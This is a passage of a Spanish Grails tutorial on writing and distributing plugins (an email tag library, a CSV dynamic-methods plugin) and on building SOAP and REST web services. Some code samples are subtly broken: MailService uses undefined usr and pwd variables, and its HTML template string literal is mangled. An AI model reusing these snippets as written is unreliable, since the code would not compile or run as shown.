Tienes mucha más información sobre las posibilidades en el desarrollo de plugins en la documentación oficial:

<http://grails.org/doc/1.1/guide/12.%20Plug-ins.html>

Tu primer plugin: añadir artefactos a la aplicación.

En Grails, un plugin no difiere mucho de una aplicación. Para comenzar el desarrollo de un plugin ejecutamos el comando:

```
grails create-plugin ejemplo
```

Este comando creará un proyecto con la misma estructura que una aplicación, más un archivo en la raíz del proyecto con el nombre (en este caso)

`EjemploGrailsPlugin.groovy`, que contiene la descripción de nuestro plugin:

```
class EjemploGrailsPlugin {  
    def version = "0.1"
```

```
def grailsVersion = "1.1 > *"

def dependsOn = [:]

def pluginExcludes = [
    "grails-app/views/error.gsp"
]

// TODO Fill in these fields
def author = "Your name"
def authorEmail = ""
def title = "Plugin summary/headline"
def description = '''\
Brief description of the plugin.
'''

def documentation =
    "http://grails.org/Ejemplo+Plugin"

def doWithSpring = {

}

def doWithApplicationContext = {appContext ->
}

def doWithWebDescriptor = { xml ->
}

def doWithDynamicMethods = { ctx ->
}

def onChange = { event ->
}

def onConfigChange = { event ->
}
}
```

Nuestro trabajo consistirá en definir en este archivo cómo el plugin va a alterar el funcionamiento de la aplicación en la que se instale, ya sea añadiendo artefactos (entidades, controladores, etc) registrando nuevos métodos dinámicos en las clases, o interceptando los eventos que se producen a lo largo del ciclo de vida del proyecto para alterar la generación del archivo web.xml o de la configuración de Spring.

En este caso vamos a hacer que el plugin incorpore una etiqueta nueva a las aplicaciones sobre las que se instale. Cuando se incluya la etiqueta en una GSP permitirá enviar el cuerpo por correo electrónico:

```
<iw:email to='nacho@imaginaworks.com' sbj='prueba'>
  <p>
    Cuerpo del mensaje en <strong>html</strong>
  </p>
</iw:email>
```

Comenzamos el desarrollo creando el proyecto, que llamaré **iwMail**:

```
grails create-plugin iwMail
```

Una vez creado el proyecto, lo primero que necesitamos es un servicio para enviar correo electrónico, así que ejecutamos:

```
grails create-service email
```

y rellenamos el archivo `grails-app/services/EmailService.groovy`, suponiendo que tenemos una clase `com.imaginaworks.srvc.Email` que hace el trabajo (es fácil desarrollar esa clase utilizando, por ejemplo, commons Email de Apache):

```
import org.apache.commons.logging.LogFactory
import com.imaginaworks.srvc.email.Email

class MailService {

    boolean transactional = false

    def sendHTML(
        String smtp,
        String from,
        String toaddress,
        String content,
        String msgSubject) {
        log.info("Enviando correo desde ${from} a $
{toaddress}. Asunto: ${msgSubject}, Cuerpo:\n$
{content}")
        try{
            Email.sendHTMLEmail(
                smtp,
                usr,
                pwd,
                from,
                toaddress,
                msgSubject,
                wrapWithHtml(content)
            );
        }
        catch(Exception x) {
```

```
        log.error("Error al enviar el correo: ${x}")
        x.printStackTrace();
    }
}

def wrapWithHtml(msg) {
    def wrapped = ""
    <html>
    <head>
    <style>
        body {
            color: #333;
            font-size: 0.8em;
            line-height: 1.8em;
            text-align: left;
            background-off: #E6E6E6;
        }
    </style>
    </head>
    <body>
    ${msg}
    </body>
    </html>
    ""
    return wrapped
}
}
```

El servicio que acabamos de definir tiene, por un lado, un método público `sendHTML` que utiliza la clase `Email` para hacer el envío del correo electrónico. Y por otro, un método auxiliar que encuadra el cuerpo del mensaje en una plantilla fija.

Lo siguiente que haremos es crear la librería de etiquetas:

```
grails create-tag-lib email
```

Y completar el archivo `grails-app/taglib/EmailTagLib.groovy`:

```
class EmailTagLib {
    static namespace = 'iw'
    MailService mailService

    def email = {attrs, body ->
        def smtp = 'servidor.correo.smtp'
        def from = 'webmaster@ejemplo.com'

        try{
            mailService.sendHTML(
                smtp,
```

```
        from,
        attrs.to,
        body(),
        attrs.sbj)
    }
    catch (Exception x) {
        log.error("ERROR: ${x}")
    }
}
}
```

Observa que el nombre de la closure `email` es lo que tendremos que usar para invocar la etiqueta desde GSP: `<iw:email ... > ...</iw:email>`, usando el espacio de nombres `iw` tal como lo hemos definido en la propiedad estática `namespace`.

Puesto que un plugin es un tipo particular de aplicación Grails, podemos ejecutarlo en cualquier momento mediante `grails run-app` para evaluar el funcionamiento de cada componente, y por supuesto diseñar nuestras baterías de pruebas etc.

Con esto tenemos ya todo lo que necesitamos en nuestro plugin. Ahora veamos cómo empaquetarlo y ponerlo a disposición del mundo o de nuestro propio equipo de desarrollo.

Distribuir el plugin

Una vez terminado el desarrollo, necesitamos empaquetar el plugin para que pueda ser distribuido:

```
grails package-plugin
```

Este comando creará un archivo Zip con el contenido de nuestro plugin excepto:

- `grails-app/conf/DataSource.groovy`
- `grails-app/conf/UrlMappings.groovy`
- `build.xml`
- `web-app/WEB-INF/**`

Estos archivos se excluyen en el empaquetado, porque definen cuestiones como el acceso a datos que no son responsabilidad del plugin sino de la aplicación en la que los instalemos. Se crearon únicamente para que pudiéramos probar el proyecto durante la fase de desarrollo.

El proceso creará por tanto un archivo con el nombre `grails-[nombre]-[version].zip`, en este caso `grails-iw-mail-0.1.zip`.

Recuerda que puedes modificar el número de versión de tu aplicación / plugin con el comando `grails set-version`.

Desde el momento en que está generado el archivo, podemos instalarlo en cualquier aplicación Grails mediante el comando

```
grails install-plugin /ruta/a/grails-iw-mail-0.1.zip
```

También podemos publicarlo en un servidor web e instalarlo con:

```
grails install-plugin  
http://miweb.com/plugins/grails-iw-mail-0.1.zip
```

Por último, si pensamos que nuestro plugin resuelve un problema común y tiene la calidad suficiente como para que otros puedan beneficiarse de él, podemos publicarlo en el repositorio oficial. Para ello deberemos ponernos en contacto con el equipo de desarrolladores de Grails para que nos den acceso al repositorio central, y después ejecutar el comando

```
grails release-plugin
```

que realizará el trabajo de publicación.

¿Qué ocurre cuando instalamos un plugin en una aplicación?

Para instalar un plugin en una aplicación Grails debemos ejecutar el comando `install-plugin`. Al Hacerlo, Grails extraerá el contenido del archivo ZIP en un directorio central dentro de tu carpeta de usuario (`$HOME/.grails/[version]/projects/[aplicación]/plugins/`) y pondrá a disposición de tu aplicación los artefactos definidos en el plugin. El código fuente del plugin nunca se mezcla con el de la aplicación, de forma que no interferirá con tu proceso de desarrollo.

Cuando generes el archivo war de tu aplicación, Grails compilará todas las clases Groovy y Java del plugin y colocará los archivos `.class` en `WEB-INF/classes` junto con los de tuos.

Es muy importante que tengas en cuenta que si tu plugin incluye contenido estático (imágenes, archivos javascript, hojas de estilo, etc), Grails los copiará en la carpeta `web-app/plugins/[tu plugin]` del proyecto, lo cual afectará a la hora de crear enlaces a dichos recursos. Para evitar problemas puedes utilizar la variable `pluginContextPath` en tus enlaces y rutas:

```
<g:resource  
  dir='${pluginContextPath}/js'  
  file='utils.js' />
```

Tu segundo plugin: añadir métodos dinámicos a las clases de la aplicación.

Ahora que nos hemos adentrado en el desarrollo de plugins, vamos a ver un ejemplo algo más avanzado.

Como hemos comentado, los plugins nos permiten añadir artefactos a nuestra

aplicación, pero también pueden modificar los artefactos existentes. En particular, podemos añadir métodos dinámicos a cualquier clase que exista en nuestra aplicación.

Para explorar esta característica, desarrollaremos una extensión que añada a las clases de entidad un método `toCSVRow` que permita obtener una representación de cada instancia en el formato CSV (valores separados por comas), y un método estático `csvHeader` que permita generar el encabezado del CSV con los nombres de las columnas. De esta manera, cualquier aplicación en la que instalemos el plugin dispondrá de la funcionalidad necesaria para generar listados de entidades en texto por columnas, muy apropiado si necesitamos llevarlos a una hoja de cálculo.

Lo primero que tendremos que hacer, igual que en el ejemplo anterior, es crear el plugin:

```
grails create-plugin csvPlugin
```

Una vez creado el proyecto, editaremos el archivo

`CsvPluginGrailsPlugin.groovy` para añadir en la closure

`doWithDynamicMethods` el código necesario para modificar las entidades:

```
def doWithDynamicMethods = { ctx ->

    for (gdc in application.domainClasses) {

        /**
        Método estático para escribir la cabecera del CSV
        **/
        gdc.metaClass.'static'.csvHeader = {Object[] args ->
            def csv = ''

            gdc.persistentProperties.each{
                csv += "${it.name},"
            }

            csv = csv[0..csv.size() - 2] + '\n'
            return csv
        }

        /**
        Método de instancia para convertir un objeto en una
        fila CSV
        **/
        gdc.metaClass.toCSVRow = { Object[] args ->
            def csv = ''
            def value
            gdc.persistentProperties.each{
                value = delegate."${it.name}"
                csv += "${value},"
            }
        }
    }
}
```

```
csv = csv[0..csv.size() - 2] + '\n'
return csv
}
}
}
```

De esta forma, al inicializar el plugin estaremos recorriendo todas las clases de entidad definidas en la aplicación y añadiendo dos métodos, uno estático y otro de instancia.

Esta técnica es posible gracias a que cada plugin tiene acceso a una implementación de la interfaz [GrailsApplication](#) que, entre otras cosas, nos da acceso a los distintos artefactos mediante una serie de propiedades dinámicas (al estilo de los *dynamic Finders* de GORM):

- `*Classes` – obtiene todas las clases para un tipo particular de artefacto.
- `get*Class` – localiza el artefacto por su nombre (ej `getDomainClass("Persona")`)
- `is*Class` – comprueba si una clase es un tipo particular de artefacto.
- `add*Class` – añade un artefacto a la aplicación, devolviendo una referencia a él para poderlo manipular.

En cada caso el asterisco se podrá sustituir por todos los tipos de artefactos:

- `controller`
- `domain`
- `taglib`
- `service`

Por ejemplo, podemos acceder a los controladores de nuestra aplicación mediante la propiedad dinámica `controllerClasses`:

```
application.controllerClasses.each {println it.name}
```

Una vez que tenemos la instancia de la clase, usamos las herramientas de Groovy para programación dinámica. Cuando hacemos

```
gdc.metaClass.toCSVRow = {...}
```

estamos usando la [metaclase](#) que Groovy asocia a cada clase Java en tiempo de ejecución, y que nos permite añadir métodos y acceder a las propiedades de forma dinámica, entre otras cosas.

En el cuerpo del método que definimos podemos acceder al objeto sobre el que se esté ejecutando el método mediante la variable `delegate`, como puede verse en el método `toCSVRow`.

Con esto terminamos el plugin. Solo falta empaquetarlo con:


```
grails package-plugin
```

y tendremos nuestro archivo `grails-csv-plugin-0.1.zip` listo para instalar en cualquier aplicación con

```
grails install-plugin  
/ruta/a/ grails-csv-plugin-0.1.zip
```

Cuando lo hagamos, podremos hacer en la aplicación cosas como esta:

```
class LibroController {  
    def listAsCSV = {  
        def l = Libro.list(params)  
        def csv = Libro.csvHeader()  
        l.each{  
            csv += it.toCSVRow()  
        }  
        render(contentType: 'text/csv', text: csv)  
    }  
}
```

La ventaja de este sistema evidente: podemos encapsular en plugins funcionalidades transversales y reutilizarlas en todas nuestras aplicaciones. Además, podemos dividir proyectos grandes en módulos más asequibles de manera que la organización del equipo de trabajo sea más clara.

Por tanto, no deberíamos ver los plugins de Grails únicamente como una forma de extensión del framework, sino como un recurso muy valioso desde el punto de vista de la arquitectura de nuestras propias aplicaciones.

18. Servicios web con Grails: SOAP vs REST

Según la [Wikipedia](#), un servicio web es *un conjunto de protocolos y estándares que sirven para intercambiar datos entre aplicaciones*.

La idea es definir mecanismos de comunicación que sean sencillos de implementar e independientes de la plataforma de forma que, por ejemplo, un cliente desktop escrito en VisualC# pueda consumir un servicio implementado en Java. Lo más habitual en los últimos años es que estos servicios se construyan sobre el protocolo HTTP de forma que la plataforma de comunicación es la misma que utiliza un navegador web para comunicarse con el servidor.

Existen diferentes estándares que especifican la forma definir servicios web sobre HTTP, de forma que a la hora de desarrollar servicios web con Grails, igual que con cualquier otro entorno, tenemos que decidir por el estándar a utilizar. A día de hoy podríamos, simplificando, resumir las opciones en dos:

- **SOAP** (*Simple Object Access Protocol*) – es un estándar del W3C que define cómo objetos remotos pueden comunicarse mediante el intercambio de XML. La idea básica es que en la comunicación hay dos partes (cliente y servidor), una de las cuales (el servidor) presta una serie de servicios que son consumidos por la otra (cliente). Lo más habitual es que el servidor haga pública la especificación de sus servicios mediante un documento WSDL (*Web Service Description Language*) que podemos utilizar construir un cliente que invoque tales servicios. Lo importante aquí es entender que **los servicios web SOAP están orientados a funcionalidad**. El servidor implementa una serie de funcionalidades y le dice al mundo cómo pueden invocarse.
- **REST** (*Representational State Transfer*) – es un conjunto de técnicas orientadas a crear servicios web en los que se renuncia a la posibilidad de especificar la interfaz de los servicios de forma abstracta a cambio de contar con una convención que permite manejar la información mediante una serie de operaciones estándar. La convención utilizada no es otra que el protocolo HTTP. **La idea detrás de REST es el desarrollo de servicios orientados a la manipulación de recursos**. En un servicio REST típico, tenemos una URL por cada recurso (documento, entidad, etc) que gestionamos, y que realiza una tarea diferente sobre dicho recurso en función del método HTTP que utilicemos.

La diferencia entre ambos sistemas se verá muy clara con un ejemplo. Supongamos que necesitamos desarrollar un servicio web para manipular los registros de tipo Persona de nuestra aplicación. El servicio debe ser capaz de realizar las típicas operaciones CRUD: Creación, Lectura, Actualización y Borrado.

Usando SOAP

Grails no soporta SOAP “de fábrica”, aunque existen varios plugins que podemos usar entre los cuales quizá el más maduro sea XFire Plugin.

Usando XFire

XFire Plugin (<http://www.grails.org/plugin/xfire>) permite exponer los servicios Grails como servicios web SOAP. Una vez instalado mediante el comando `grails install-plugin xfire`, tendríamos que crear un servicio que implementase la lógica de manipulación de nuestras entidades Persona:

```
grails create-service personas
```

```
class PersonasService {
    static expose=['xfire']
    void altaPersona(Persona p) {
        //implementación
    }

    void bajaPersona(Long id) {
        //implementación
    }

    //etc...
}
```

Como habrás notado, hemos añadido una propiedad estática `expose` en el servicio. Éste marcador hace que el plugin de Xfire sea capaz de generar el WSDL de forma automática en la siguiente URL:

```
/services/personas?wsdl
```

Esta especificación podría usarse para generar un cliente que accediese al servicio.

Usando REST

Para crear el servicio mediante REST no necesitamos ningún plugin. Como hemos comentado, se trata de un estándar en el que la interfaz está bien definida en el propio protocolo HTTP, y los datos de entrada y salida se representan mediante XML sencillo (POX, o *Plain Old XML*). Para entender a fondo el desarrollo REST con Grails te recomiendo el artículo de Scott Davis “RESTful Grails” publicado en DeveloperWorks dentro de la serie “Mastering Grails”. Lo puedes consultar en ésta dirección:

<http://www.ibm.com/developerworks/library/j-grails09168/>

Por tanto, para crear nuestro servicio CRUD lo que necesitamos es definir una URL única por cada Persona (por ejemplo, `/persona/rest`), e implementar la

funcionalidad asociada a cada método HTTP:

- **GET** – Se usa para consultas. Una invocación GET a la url `/persona/rest/5` tendrá que devolver una representación en XML de la persona con id 5.
- **POST** – Se usa para altas. Una invocación POST a `/persona/rest` deberá contener la representación XML de la persona que queremos registrar.
- **PUT** – Se usa para actualizaciones. Una invocación PUT a la url `/persona/rest/5` deberá contener los datos que deseamos modificar en persona con id 5.
- **DELETE** – Se usa para bajas. Una petición DELETE a la url `/persona/rest/5` dará de baja la persona con id 5.

Como ves, las interfaces REST se construyen sobre un convenio ampliamente extendido basado en el protocolo sin estado HTTP.

Grails cuenta con dos herramientas que facilitan enormemente el desarrollo de servicios web, en particular si son de tipo REST:

- **Conversión a XML automática** – El XML Converter (`grails.converters.XML`) es capaz de generar POX a partir de prácticamente cualquier estructura de datos. Gracias a ello, si no necesitamos un XML con un formato específico, podemos generar nuestras respuestas en una sola línea.
- **Procesado de XML automático** – Si fijamos el tipo mime de nuestra petición a `text/xml`, Grails procesará el XML que pongamos en el cuerpo y lo colocará en nuestro `params` como una estructura de datos (en realidad lo que tendremos será un objeto `XmlSlurper`).


Cientes REST para pruebas

Para probar nuestro servicio REST necesitamos algún cliente que sea capaz de enviar peticiones HTTP mediante todos los métodos. Los navegadores habitualmente sólo soportan GET y POST. Las dos opciones más interesantes son el `rest-client` de WizTools.org, y `Poster`, un plugin para Firefox.

Usando Poster

Poster es un complemento para **Firefox** pensado específicamente para probar servicios web. Podéis instalarlo directamente desde el navegador (Menú Herramientas > Complementos) o desde la web:


<https://addons.mozilla.org/en-US/firefox/addon/2691>



Usando rest-client

Rest-client es una aplicación Swing que podemos utilizar para probar servicios web. Incluye el entorno de ejecución de Groovy, de forma que podemos escribir scripts para probar nuestros servicios e la propia interfaz. Definitivamente es un proyecto al que deberías echar un vistazo:

<http://code.google.com/p/rest-client/>



Implementando el servicio

Suponiendo que ya tenemos definida la clase `Persona` (una entidad normal y corriente), crearíamos un controlador con el mismo nombre (suponemos que no hemos creado el scaffolding, o bien que estamos usando el mismo servidor para todo):

```
import grails.converters.XML

class PersonaController {

    def rest = {
        switch(request.method){
            case 'GET':
                doGet(params)
                break;
            case 'POST':
                doPost(params)
                break;
            case 'PUT':
                doPut(params)
                break;
            case 'DELETE':
                doDelete(params)
                break;
        }
    }
    ...
}
```


Como ya vimos en el capítulo 8, en los controladores tenemos acceso al objeto `request` que nos da, entre otras cosas, el método utilizado en la petición. Gracias a esto podemos implementar distintos métodos para tratarla en función del método HTTP utilizado. Fíjate en el import de `grails.converters.XML`, que necesitaremos para generar todas las respuestas.

Veamos ahora la implementación de los distintos métodos:

Procesar peticiones POST

```
private void doPost(params){
    def p = new Persona(params.persona)
    if(p.save()){
        render p as XML
    }
    else{
        response.status = 500
        render p.errors as XML
    }
}
```

El método `doPost` es el encargado de tratar peticiones de alta. Como ves, si enviamos contenido XML mediante POST, y **fijamos el tipo mime de la petición a `text/xml`**, Grails procesa el XML y lo coloca, como un Map, en el atributo correspondiente. Aquí tienes la petición y la respuesta usando rest-client:



Este sistema funciona perfectamente y es sencillo de implementar, aunque para poder hacerlo así es necesario que podamos definir nosotros el esquema del XML de la petición. Si no podemos hacerlo, también existe la posibilidad de tratar el XML a mano:

```
private void doPost(params) {
    def p = new Persona()
    def d = request.XML
```



```
p.nombre = d.nombre
p.apellidos = d.apellidos
p.codigoEmpleado = d.codigoEmpleado


if(p.save()){
    render p as XML
}
else{
    response.status = 500
    render p.errors as XML
}
}
```

Procesar peticiones GET

El método `doGet` es el responsable de las consultas:

```
private void doGet(params){
    def p = Persona.get(params.id)
    render p as XML
}
```


Como ves, una vez más estamos devolviendo el objeto persona como XML usando el `render` por defecto:



Si necesitamos generar XML con una estructura distinta, podemos utilizar el método `render` tal como vimos en el capítulo 8:

```
private void doGet(params) {
    def p = Persona.get(params.id)
    //render p as XML
    render(contentType: 'text/xml') {
        personas {
            persona {
                código(p.codigoEmpleado)
                nombreCompleto(
                    "${p.apellidos}, ${p.nombre}")
            }
        }
    }
}
```

